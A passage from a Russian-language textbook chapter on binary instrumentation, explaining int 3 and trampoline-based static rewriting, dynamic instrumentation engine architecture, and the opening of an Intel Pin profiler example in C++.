Как я уже отмечал, есть разные способы реализовать перезапись двоичного файла в SBI и оснастить файл во время выполнения в DBI. В следующих двух разделах мы рассмотрим самые популярные способы реализации SBI и DBI соответственно.

<sup>1</sup> Для вредоносных программ это не всегда верно, потому что иногда они принимают различные меры для обнаружения платформы DBI, после чего намеренно ведут себя не так, как в случае ее отсутствия.

<sup>2</sup> Некоторые исследовательские движки, например BIRD, применяют гибридный подход, основанный на SBI с облегченным уровнем мониторинга во время выполнения, который ищет и исправляет ошибки оснащения.

## 9.2 Статическое оснащение двоичных файлов

Для статического оснащения двоичный файл нужно сначала дизассемблировать, а потом добавить в нужные места код оснащения и сохранить измененную версию на диске. К числу хорошо известных платформ SBI относятся PEBIL<sup>1</sup> и Dyninst<sup>2</sup> (поддерживает одновременно DBI и SBI). PEBIL требует наличия символов, Dyninst – нет. Отметим, что и PEBIL, и Dyninst – исследовательские инструменты, поэтому они не так хорошо документированы, как продукты производственного уровня.

Основная проблема при реализации SBI – придумать, как добавить код оснащения и перезаписать двоичный файл, не «поломав» существующий код и ссылки на данные. Рассмотрим два популярных решения этой проблемы, которые я назову подходами на основе *int 3* и на основе *трамплина*. Отметим, что на практике движки SBI могут включать элементы обоих подходов или использовать совсем другую технику.

### 9.2.1 Подход на основе *int 3*

Название этого подхода происходит от команды *int 3* процессора x86, которая используется отладчиками для задания точек останова. Чтобы понять, почему *int 3* необходима, рассмотрим сначала подход к SBI, который *не* работает в общем случае.

#### Наивная реализация SBI

Поскольку исправить все ссылки на перемещенный код практически невозможно, понятно, что SBI не может хранить код оснащения прямо в существующей секции кода. Так как для нового кода произвольного объема в имеющихся секциях нет места, значит, код оснащения следует хранить в отдельном месте, например в новой секции или в разделяемой библиотеке, а затем как-то передавать ему управление, когда программа доходит до точки оснащения. В попытке одолеть эту задачу мы можем прийти к решению, показанному на рис. 9.1.




Рис. 9.1. Недостаточно общий подход к SBI с использованием *jmp* для подключения точек оснащения

<sup>1</sup> PEBIL доступна по адресу <https://github.com/mlaurenzano/PEBIL/>, а соответствующая научная статья находится по адресу <https://www.sdsc.edu/pmac/publications/laurenzano2010pebil.pdf>.

<sup>2</sup> Саму Dyninst и относящиеся к ней статьи можно найти по адресу <http://www.dyninst.org/>.

В левом столбце на рис. 9.1 показан фрагмент оригинального, неоснащенного кода. Предположим, что мы хотим оснастить команду `mov edx, 0x1` ❶, добавив код оснащения, который будет работать до и после нее. Для добавления нового кода прямо в нужную точку не хватает места, и, чтобы выкрутиться из ситуации, мы перезаписываем `mov edx, 0x1` командой перехода на свой код оснащения ❷, хранящийся в отдельной секции кода или в библиотеке. Код оснащения сначала выполняет весь добавленный нами код *предоснащения* ❸, т. е. код, работающий до оригинальной команды. Затем выполняется оригинальная команда `mov edx, 0x1` ❹ и после нее код постоснащения ❺. Наконец, код оснащения переходит назад на команду, следующую за точкой оснащения ❻, и возобновляет нормальное выполнение.

Заметим, что если код предоснащения или постоснащения изменяет содержимое регистров, то это может негативно отразиться на других частях программы. Поэтому платформы SBI сохраняют состояние регистров до начала выполнения добавленного кода и восстанавливают его после выполнения, если только мы явно не сообщаем платформе, что *хотим* изменить состояние регистров.

Как видим, подход, показанный на рис. 9.1, – простой и элегантный способ выполнить произвольный объем кода до или после любой команды. Так в чем же проблема? В том, что команды `jmp` занимают несколько байтов; для перехода к коду оснащения обычно нужна 5-байтовая команда `jmp`, состоящая из одного байта кода операции и 32-разрядного смещения.

Если оснащается короткая команда, то команда перехода на код оснащения может оказаться длиннее заменяемой. Например, команда `hoge, esi, esi` в левом верхнем углу рис. 9.1 занимает всего 2 байта, поэтому если бы мы заменили ее 5-байтовой командой `jmp`, то была бы затерта часть следующей команды. И решить эту проблему, сделав следующую затертую команду частью кода оснащения, нельзя, потому что на нее может вести переход. И тогда любая команда перехода, ведущая на эту команду, «приземлилась» был в середине вставленной команды `jmp`, сделав двоичный файл неработоспособным.

Это возвращает нас к команде `int 3`. Ее можно использовать для оснащения коротких команд, для чего многобайтовые команды перехода не годятся. Посмотрим, как это делается.

### Решение проблемы многобайтовой команды перехода с помощью `int 3`

Команда x86 `int 3` генерирует программное прерывание в форме сигнала SIGTRAP (в Linux), доставляемого операционной системой. Этот сигнал могут перехватить программы пользовательского уровня, например библиотеки SBI или отладчики. Важно, что длина `int 3` всего 1 байт, поэтому ей можно перезаписать любую команду, не опасаясь затереть соседнюю. Код операции `int 3` равен `0xcc`.

С точки зрения SBI, для оснащения команды с помощью `int3` мы просто заменяем первый байт команды на `0xcc`. Получив сигнал SIG-

TRAP, мы можем воспользоваться API `ptrace` в Linux, чтобы узнать, по какому адресу произошло прерывание, т.е. получить адрес точки оснащения. Затем можно вызвать соответствующий код оснащения, как было показано на рис. 9.1.

Если встать на чисто функциональную точку зрения, то `int 3` – идеальный способ реализации SBI, потому что он прост в использовании и не требует перемещать код. К сожалению, программные прерывания и `int 3`, в частности, работают медленно и тормозят оснащенное приложение. Кроме того, *подход на основе `int 3`* не совместим с программами, которые уже работают под управлением отладчика и используют `int 3` для точек остановки. Поэтому на практике многие SBI-платформы применяют более сложные, но и более быстрые методы перезаписи, например подход на основе трамплинов.

## 9.2.2 Подход на основе трамплинов

В отличие от подхода на основе `int 3`, в подходе на основе трамплинов не делается попыток оснастить оригинальный код напрямую. Вместо этого создается копия всего оригинального кода, которая и оснащается. Идея в том, что так мы не порушим ссылки на код или данные, потому что они по-прежнему ведут на оригинальные, неизменные места. Чтобы двоичный файл исполнял оснащенный, а не оригинальный код, используются команды `jmp`, называемые *трамплинами*, которые перенаправляют оригинальный код на оснащенный. Всякий раз, как команда вызова или перехода передает управление в некоторую точку оригинального кода, находящийся в этой точке трамплин перебрасывает поток на соответствующий оснащенный код.

Чтобы было понятнее, рассмотрим пример на рис. 9.2. Слева показан неоснащенный двоичный файл, а справа – как этот файл преобразуется в ходе оснащения.

Предположим, что оригинальный неоснащенный двоичный файл содержит две функции, `f1` и `f2`. На рис. 9.2 показан код `f1`. Код `f2` нам сейчас не важен.

```
<f1>:
    test edi,edi
    jne _ret
    xor eax,eax
    call f2
_ret:
    ret
```

Оснащая двоичный файл методом трамплинов, движок SBI создает копии всех функций, помещает их в новую секцию кода (на рис. 9.2 она названа `.text.instrum`) и перезаписывает первую команду каждой оригинальной функции трамплином `jmp`, который переходит на соответствующую копию. Например, оригинальная функция `f1` следующим образом перенаправляется на `f1_сору`:

```

<f1>:
    jmp f1_copy
; мусорные байты

```




Рис. 9.2. Статическое оснащение двоичного файла с помощью трамплинов

Трамплином является 5-байтовая команда `jmp`, которая может частично затирать несколько команд, порождая «мусорные байты» сразу после трамплина. Но обычно это не проблема, потому что затертые команды никогда не выполняются. Впрочем, в конце этого раздела мы увидим несколько случаев, когда проблема все-таки есть.

## Поток управления при наличии трамплина

Чтобы лучше прочувствовать поток управления в программе, оснащенной трамплинами, вернемся к правой части рис. 9.2, где показан оснащенный двоичный файл и предполагается, что только что была вызвана оригинальная функция `f1`. При вызове `f1` трамплин перехо-



дит на `f1_cору` ❶, оснащенную версию `f1`. За трамплином может располагаться несколько мусорных байтов ❷, но они не выполняются.

Движок SBI вставляет несколько команд пор в каждую возможную точку оснащения в `f1_cору` ❸. Таким образом, чтобы оснастить команду, движок SBI может просто перезаписать команды пор в этой точке оснащения командой `jmp` или `call`, передающей управление коду оснащения. Заметим, что и вставка пор, и оснащение производятся статически, а не во время выполнения. На рис. 9.2 из всех участков пор используется только последний, непосредственно перед командой `get`; я объясню этот момент чуть ниже.

Чтобы сохранить правильность относительных переходов, несмотря на сдвиг кода из-за вновь вставленных команд, движок SBI изменяет смещения во всех командах `jmp` относительного перехода. Кроме того, движок заменяет все 2-байтовые команды `jmp` относительного перехода, имеющие 8-разрядное смещение, соответствующими 5-байтовыми командами с 32-разрядным смещением ❹. Это необходимо, потому что при сдвиге кода в `f1_cору` смещение от команды `jmp` до ее конечного адреса может увеличиться, так что 8 разрядов не хватит.

Аналогично движок SBI переписывает команды прямого вызова, например `call f2`, так что они ведут на оснащенную функцию вместо оригинальной ❺. Из-за такой перезаписи прямых вызовов может возникнуть вопрос, зачем вообще нужны трамплины в начале каждой оригинальной функции. Как я скоро объясню, их задача – обеспечить правильность косвенных вызовов.

Теперь предположим, что мы попросили движок SBI оснастить все команды `get`. Для этого движок перезаписывает зарезервированные для этой цели команды пор командами `jmp` или `call`, передающими управление коду оснащения ❻. В примере на рис. 9.2 код оснащения – это функция `hook_get`, помещенная в разделяемую библиотеку, для доступа к которой служит команда `call`, поставленная движком в точке оснащения.

Функция `hook_get` первым делом сохраняет состояние ❼, в частности содержимое регистров, а затем выполняет заданный нами код оснащения. В конце она восстанавливает сохраненное состояние ❸ и возобновляет нормальное выполнение, возвращая управление команде, следующей за точкой оснащения.

Теперь, познакомившись с тем, как в подходе на основе трамплина переписываются команды прямого управления потоком, посмотрим, что происходит с командами косвенного управления.

## Обработка команд косвенного управления потоком

Поскольку команды косвенного управления потоком переходят по динамически вычисляемым адресам, движок SBI не может перенаправить их статически. Подход на основе трамплина позволяет перенаправить передачу управления на оригинальный неоснащенный код и использовать трамплины в оригинальном коде, чтобы перехватить

и перенаправить поток обратно на оснащенный код. На рис. 9.3 показано, как обрабатываются два типа косвенного потока управления: косвенные вызовы функций и косвенные переходы для реализации предложений `switch` в C/C++.




Рис. 9.3. Косвенные передачи управления в статически оснащенном файле

На рис. 9.3а показано, как трамплины позволяют обработать косвенные вызовы. Движок SBI не изменяет код вычисления адресов, поэтому конечные адреса в косвенных вызовах указывают на оригинальную функцию ①. Поскольку в начале каждой оригинальной функции находится трамплин, поток управления немедленно возвращается на оснащенную версию функции ②.

Для косвенных переходов дело обстоит чуть сложнее – см. рис. 9.3б. Мы предположили, что косвенный переход является частью предложения `switch` в C/C++. На двоичном уровне предложения `switch` часто реализуются с помощью таблицы *переходов*, содержащей адреса всех возможных ветвей `case`. Для перехода на конкретную ветвь `switch` вычисляет соответствующий ей индекс в таблице переходов и использует команду `jmp` для косвенного перехода по хранящемуся там адресу ①.

По умолчанию все адреса, хранящиеся в таблице переходов, указывают на оригинальный код ②. Поэтому конечный адрес косвенной команды `jmp` находится в середине оригинальной функции, где никакого трамплина нет, и выполнение продолжается оттуда ③. Чтобы решить эту проблему, движок SBI должен либо исправить таблицу переходов, заменив оригинальные адреса новыми, либо поместить трамплин в каждую ветвь `case` в оригинальном коде.

К сожалению, в составе базовой информации о символах (в отличие от расширенной информации в формате DWARF) нет никаких сведений о структуре предложений `switch`, поэтому трудно понять,

куда именно ставить трамплины. Кроме того, между предложениями switch может оказаться недостаточно места для всех трамплинов. Исправлять таблицы переходов тоже опасно, потому что есть риск случайно изменить данные, которые просто выглядят как правильный адрес, но на самом деле не являются частью таблицы переходов.

### Трамплины в позиционно-независимом коде

Движки SBI, основанные на трамплинах, нуждаются в специальной поддержке команд косвенного управления потоком в позиционно-независимых исполняемых файлах (PIE), которые не зависят от адреса загрузки. В PIE-файлах для вычисления адреса используется текущий счетчик программы. На 32-разрядной платформе x86 PIE-файл получает счетчик программы, выполнив команду call, а затем прочитав адрес возврата из стека. Например, gcc 5.4.0 генерирует следующую функцию, которую можно вызвать для чтения адреса команды, следующей за call:

```
<__x86.get_pc_thunk.bx>:  
mov ebx,DWORD PTR [esp]  
ret
```

Эта функция копирует адрес возврата в ebx и возвращается. На x64 прочитать счетчик программы можно непосредственно (из регистра rip).

Опасность заключается в том, что PIE-файл может прочитать счетчик программы во время выполнения оснащенного кода и использовать его при вычислении адреса. Это, скорее всего, приведет к неверным результатам, потому что размещение в памяти оснащенного кода отличается от оригинального размещения, предполагаемого при вычислении адреса. Для решения проблемы движки SBI оснащают конструкции, читающие счетчик программы, так чтобы они возвращали то значение счетчика, которое было бы получено в оригинальном коде. Тогда последующее вычисление адреса даст то же местоположение, что и в неоснащенном коде, поэтому движок SBI перехватит там управление с помощью трамплина.

### О надежности подхода на основе трамплинов

Описание проблем, связанных с обработкой предложений switch, говорит о том, что подход на основе трамплинов подвержен ошибкам. Помимо ветвей switch, слишком маленьких для размещения нормального трамплина, в программах могут встречаться (хотя это и маловероятно) такие коротенькие функции, что в них не хватит места для 5-байтовой команды jmp, что заставит движок SBI прибегнуть

к альтернативному решению, например на основе int 3. Хуже того, если двоичный файл содержит встроенные данные, перемешанные с кодом, – тогда трамплин может ненамеренно затереть часть данных, что приведет к ошибкам при их использовании программой. И все это в предположении, что дизассемблирование было изначально выполнено правильно, в противном случае любые изменения, внесенные движком SBI, могут «поломать» двоичный файл.

К сожалению, неизвестен метод SBI, который был бы одновременно надежен и эффективен в применении к реальным двоичным файлам. Во многих случаях решения на базе DBI предпочтительнее, поскольку они не подвержены ошибкам, терзающим SBI. Хотя они работают не так быстро, как SBI, производительности современных DBI-платформ достаточно для многих практических ситуаций. Далее в этой главе мы будем говорить только о DBI, а конкретно о популярной платформе Pin. Сначала рассмотрим некоторые детали реализации DBI, а затем перейдем к практическим примерам.

## 9.3 Динамическое оснащение двоичных файлов

Поскольку движки DBI наблюдают за двоичными файлами (точнее, процессами) во время выполнения и оснащают поток команд, им не требуется ни дизассемблирование, ни перезапись двоичных файлов, как в случае SBI, что делает их менее уязвимыми для ошибок.

На рис. 9.4 показана архитектура современных DBI-систем типа Pin и DynamoRIO. На верхнем уровне все они похожи, хотя детали реализации и уровень оптимизации различаются. Далее в этой главе я буду говорить о «чистых» DBI-системах, показанных на рисунке, а не о гибридных платформах, поддерживающих SBI и DBI с использованием таких приемов модификации кода, как трамплины.

### 9.3.1 Архитектура DBI-системы

Движки DBI динамически оснащают процессы путем наблюдения и управления всеми выполняемыми командами. Движок раскрывает API, позволяющий пользователям писать свои инструменты (часто в форме разделяемой библиотеки, загружаемой движком), которые описывают, какой код следует оснастить и как именно. Например, инструмент DBI, показанный справа на рис. 9.4, реализует (на псевдокоде) несложный профилировщик, подсчитывающий, сколько было выполнено простых блоков. Для этого с помощью API движка DBI последняя команда каждого простого блока оснащается обратным вызовом функции, увеличивающей счетчик на единицу.

Прежде чем запустить главный процесс приложения (или возобновить его, если вы присоединились к существующему процессу), движок DBI дает инструменту возможность инициализироваться. На рис. 9.4 функция инициализации инструмента DBI регистрирует функцию `instrument_bb` в движке ❶. Эта функция говорит движку, как

оснащать каждый простой блок; в данном случае она добавляет обратный вызов `bb_callback` за последней командой простого блока. Затем функция инициализации информирует движок DBI, что она завершила работу и можно запускать приложение ②.




Рис. 9.4. Архитектура DBI-системы

Движок DBI никогда не выполняет прикладной процесс непосредственно, а только в кеше кода, содержащем весь оснащенный код. Первоначально кеш кода пуст, поэтому движок DBI выбирает блок кода из процесса ③ и оснащает его ④, как того требует инструмент DBI ⑤. Заметим, что движки DBI необязательно выбирают и оснащают код простыми блоками, как будет объяснено ниже в разделе 9.4. Однако

в этом примере я предполагаю, что в результате вызова `instrument_bb` движок оснащает код на уровне простых блоков.

После оснащения кода движок DBI компилирует его с помощью своеговременного (JIT) компилятора ⑥, который заново оптимизирует оснащенный код, и сохраняет откомпилированный код в кеше ⑦. JIT-компилятор также перезаписывает команды управления потоком, чтобы движок DBI гарантированно сохранил управление; идея в том, чтобы воспрепятствовать передаче управления из непрерывно выполняемого участка кода в неоснащенную часть процесса приложения. Отметим, что в отличие от большинства компиляторов JIT-компилятор в движке DBI не транслирует код на другой язык, а переводит с машинного языка на него же. Это необходимо только для оснащения кода при первом выполнении. Затем код сохраняется в кеше и используется многократно.

Оснащенный и JIT-откомпилированный код теперь выполняется в кеше кода, пока не встретится команда управления потоком, которая потребует выбрать новый код или найти другой блок кода в кеше ⑧. Движки DBI типа Pin и DynamoRIO уменьшают издержки времени выполнения, переписывая всюду, где возможно, команды управления потоком, так чтобы они переходили непосредственно к следующему блоку в кеше, не прибегая к посредничеству движка. Когда же это невозможно (например, для косвенных вызовов), переписанные команды возвращают управление движку DBI, чтобы он мог подготовить и запустить следующий блок кода.

Хотя большинство команд работают в кеше кода естественным образом, движок может эмулировать некоторые команды вместо их прямого выполнения. Например, Pin поступает так для системных вызовов типа `exesave`, требующих специальной обработки.

Оснащенный код содержит обратные вызовы функций в инструменте DBI, которые наблюдают за поведением кода или модифицируют его ⑨. Например, на рис. 9.4 функция `instrument_bb` добавляет обратный вызов в конец каждого простого блока, который вызывает функцию `bb_callback`, увеличивающую счетчик выполненных простых блоков. Движок DBI автоматически сохраняет и восстанавливает состояние регистров при передаче управления функции обратного вызова и возврате из нее.

Познакомившись с внутренним устройством движков DBI, обсудим Pin – движок, который я буду использовать далее в примерах.

### 9.3.2 Введение в Pin

Одна из самых популярных DBI-платформ, Intel Pin, активно разрабатывается, бесплатна для использования (хотя ее исходный код закрыт), хорошо документирована и предлагает сравнительно простой API<sup>1</sup>. На виртуальную машину уже установлена версия Pin v3.6, `~/pin/`

<sup>1</sup> Скачать Pin и найти документацию можно по адресу <https://software.intel.com/en-us/articles/pin-a-binary-instrumentation-tool-downloads/>.

---

*pin-3.6-97554-g31f0a167d-gcc-linux*. В комплект поставки Pin включено много примеров инструментов, они находятся в подкаталоге *source/tools* главного каталога Pin.

## Внутреннее устройство Pin

В настоящее время Pin поддерживает архитектуры процессоров Intel, включая x86 и x64, и доступен для Linux, Windows и macOS. Его архитектура похожа на изображенную на рис. 9.4. Pin выбирает и JIT-компилирует код с гранулярностью *трассы*. Трасса похожа на простой блок абстракции, в нее можно войти только через верхнюю точку, но выйти из разных точек – в отличие от настоящих простых блоков<sup>1</sup>. В Pin трасса определяется как прямолинейная последовательность команд, заканчивающаяся безусловной передачей управления либо по достижении максимальной длины или максимального числа команд условного управления потоком.

Хотя Pin всегда JIT-компилирует код на уровне трасс, оснащать его он позволяет на разных уровнях, включая одну команду, простой блок, трассу, функцию и образ (полный исполняемый файл или библиотека). И движок DBI, и Pin-инструменты работают в пространстве пользователя, так что с помощью Pin можно оснащать только процессы в пространстве пользователя.

## Реализация Pin-инструментов

Инструменты DBI, реализуемые вами с помощью Pin, называются *Pin-инструментами* и являются разделяемыми библиотеками, написанными на C/C++ с применением Pin API. Pin API настолько архитектурно-независим, насколько это возможно, а архитектурно-зависимые компоненты используются лишь тогда, когда без этого не обойтись. Это позволяет писать Pin-инструменты, которые переносимы с одной архитектуры на другую или требуют лишь минимальных изменений.

Для создания Pin-инструмента пишутся функции двух видов: *функции оснащения* и *функции анализа*. Функции оснащения говорят Pin, какой код оснащения добавить и куда именно; они работают только тогда, когда Pin впервые встречает еще не оснащенный участок кода. Чтобы оснастить код, функция оснащения устанавливает обратные вызовы функций анализа, которые и содержат код оснащения, и вызываются при каждом выполнении оснащенной кодовой последовательности.

Не следует путать *функции оснащения* Pin с *кодом оснащения* в смысле SBI. Код оснащения – это новый код, добавленный в оснащенную

---

<sup>1</sup> Pin предлагает также *режим зондирования*, в котором весь код оснащается сразу, а затем работает естественным образом, не полагаясь на JIT-компилятор. Режим зондирования быстрее, чем режим JIT, но в нем доступно лишь подмножество API. Поскольку режим зондирования поддерживает только оснащение на уровне функций (RTN), для чего необходимы символы функций, я в этой главе ограничусь лишь режимом JIT. Если интересно, можете прочитать о режиме зондирования в документации по Pin.



программу, он соответствует функциям анализа Pin, а не функциям оснащения, которые вставляют обратные вызовы функций анализа. Различие между функциями оснащения и анализа станет яснее при рассмотрении практических примеров ниже.

Благодаря популярности Pin многие другие платформы двоичного анализа основаны на нем. Например, мы снова встретимся с Pin в главах 10–13, посвященных анализу заражения и символическому выполнению.

В этой главе мы рассмотрим два примера, реализованных с помощью Pin: профилировщик и автоматический распаковщик. В процессах реализации этих инструментов мы ближе познакомимся с внутренним устройством Pin, в частности поддерживаемыми точками оснащения. Начнем с профилировщика.

## 9.4 Профилирование с помощью Pin

Инструмент профилирования собирает статистические сведения о выполнении программы, чтобы помочь в ее оптимизации. Точнее, он подсчитывает количество выполненных команд и количество вызовов простых блоков, функций и системы.

### 9.4.1 Структуры данных профилировщика и код инициализации

В листинге 9.1 показана первая часть кода профилировщика. В этом обсуждении мы опускаем стандартные включаемые файлы и функции, не имеющие отношения к функциональности Pin, например функции печати информации о порядке вызова и результатов. Все это можно найти в исходном файле *profiler.cpp* на виртуальной машине.

Листинг 9.1. *profiler.cpp*



```
❶ #include "pin.H"
❷ KNOB<bool> ProfileCalls(KNOB_MODE_WRITEONCE, "pintool", "c", "0",
    "Profile function calls");
    KNOB<bool> ProfileSyscalls(KNOB_MODE_WRITEONCE, "pintool", "s", "0",
    "Profile syscalls");

❸ std::map<ADDRINT, std::map<ADDRINT, unsigned long> > cflows;
    std::map<ADDRINT, std::map<ADDRINT, unsigned long> > calls;
    std::map<ADDRINT, unsigned long> syscalls;
    std::map<ADDRINT, std::string> funcnames;

    unsigned long insn_count = 0;
    unsigned long cflow_count = 0;
    unsigned long call_count = 0;
    unsigned long syscall_count = 0;

    int
```



---

```

main(int argc, char *argv[])
{
❹ PIN_InitSymbols();
❺ if(PIN_Init(argc,argv)) {
    print_usage();
    return 1;
}

❻ IMG_AddInstrumentFunction(parse_funcsyms, NULL);
TRACE_AddInstrumentFunction(instrument_trace, NULL);
INS_AddInstrumentFunction(instrument_insn, NULL);
❼ if(ProfileSyscalls.Value()) {
    PIN_AddSyscallEntryFunction(log_syscall, NULL);
}

❽ PIN_AddFiniFunction(print_results, NULL);

/* Не возвращает управления */
❾ PIN_StartProgram();

return 0;
}

```

---

Любой Pin-инструмент должен включать файл *pin.H*, необходимый для доступа к Pin API <sup>❶</sup>. Это единственный заголовочный файл, он содержит объявления всего API.

Заметим, что Pin наблюдает за выполнением программы, начиная с первой команды, а следовательно, профилировщик видит не только код приложения, но и команды, выполняемые динамическим загрузчиком и разделяемыми библиотеками. Об этом нужно помнить при написании любых Pin-инструментов.

## Параметры командной строки и структуры данных

Pin-инструменты могут обрабатывать параметры командной строки, которые в терминологии Pin называются *регуляторами* (knob). Pin API включает специальный класс KNOB, который можно использовать для создания параметров командной строки. В листинге 9.1 имеются два булевых параметра (KNOB<bool>) <sup>❷</sup>: ProfileCalls и ProfileSyscalls. Для обоих задан режим KNOB\_MODE\_WRITEONCE, поскольку это булевы флаги, которые устанавливаются только один раз. Чтобы активировать параметр ProfileCalls, нужно передать Pin-инструменту флаг -c, а чтобы активировать ProfileSyscalls – флаг -s. (Как передаются флаги, мы увидим, когда дойдем до тестов профилировщика.) По умолчанию оба параметра равны 0, т. е. если флаг не передан, то принимает значение false. Pin позволяет также создавать параметры командной строки других типов, например string или int. Дополнительные сведения о параметрах можно почерпнуть из онлайн-документации или из кода примеров.

---

<sup>1</sup> Заглавная буква *H* в имени *pin.H* – соглашение, показывающее, что это заголовочный файл программы, написанной на C++, а не на C.

В профилировщике используется несколько структур `std::map` и счетчиков, в которых хранятся статистические данные о работе программы ❸. Структуры `cflows` и `calls` отображают адреса целей управления потоком (простых блоков или функций) на другое отображение, которое, в свою очередь, хранит адреса команд управления потоком (переходов, вызовов и т. д.), обращающихся к каждой цели, и подсчитывает, сколько раз каждая из этих команд выполнялась. Отображение `syscall` просто запоминает, сколько раз выполнялся системный вызов с данным номером, а `funcnames` отображает адреса функций на символические имена, если они известны. В счетчиках (`insn_count`, `cflow_count`, `call_count` и `syscall_count`) хранится соответственно общее число выполненных команд, число команд управления потоком, вызова и системного вызова.



## Инициализация Pin

Как и для любой программы на C/C++, выполнение Pin-инструмента начинается в функции. Первая функция Pin, вызываемая профилировщиком, – `PIN_InitSymbols` ❹, которая читает таблицы символов приложения. Если вы собираетесь использовать в своем Pin-инструменте символы, то должны вызвать `PIN_InitSymbols` раньше любой другой функции Pin API. Профилировщик использует символы, если они доступны, чтобы показать статистику вызова функций в понятном человеку виде.

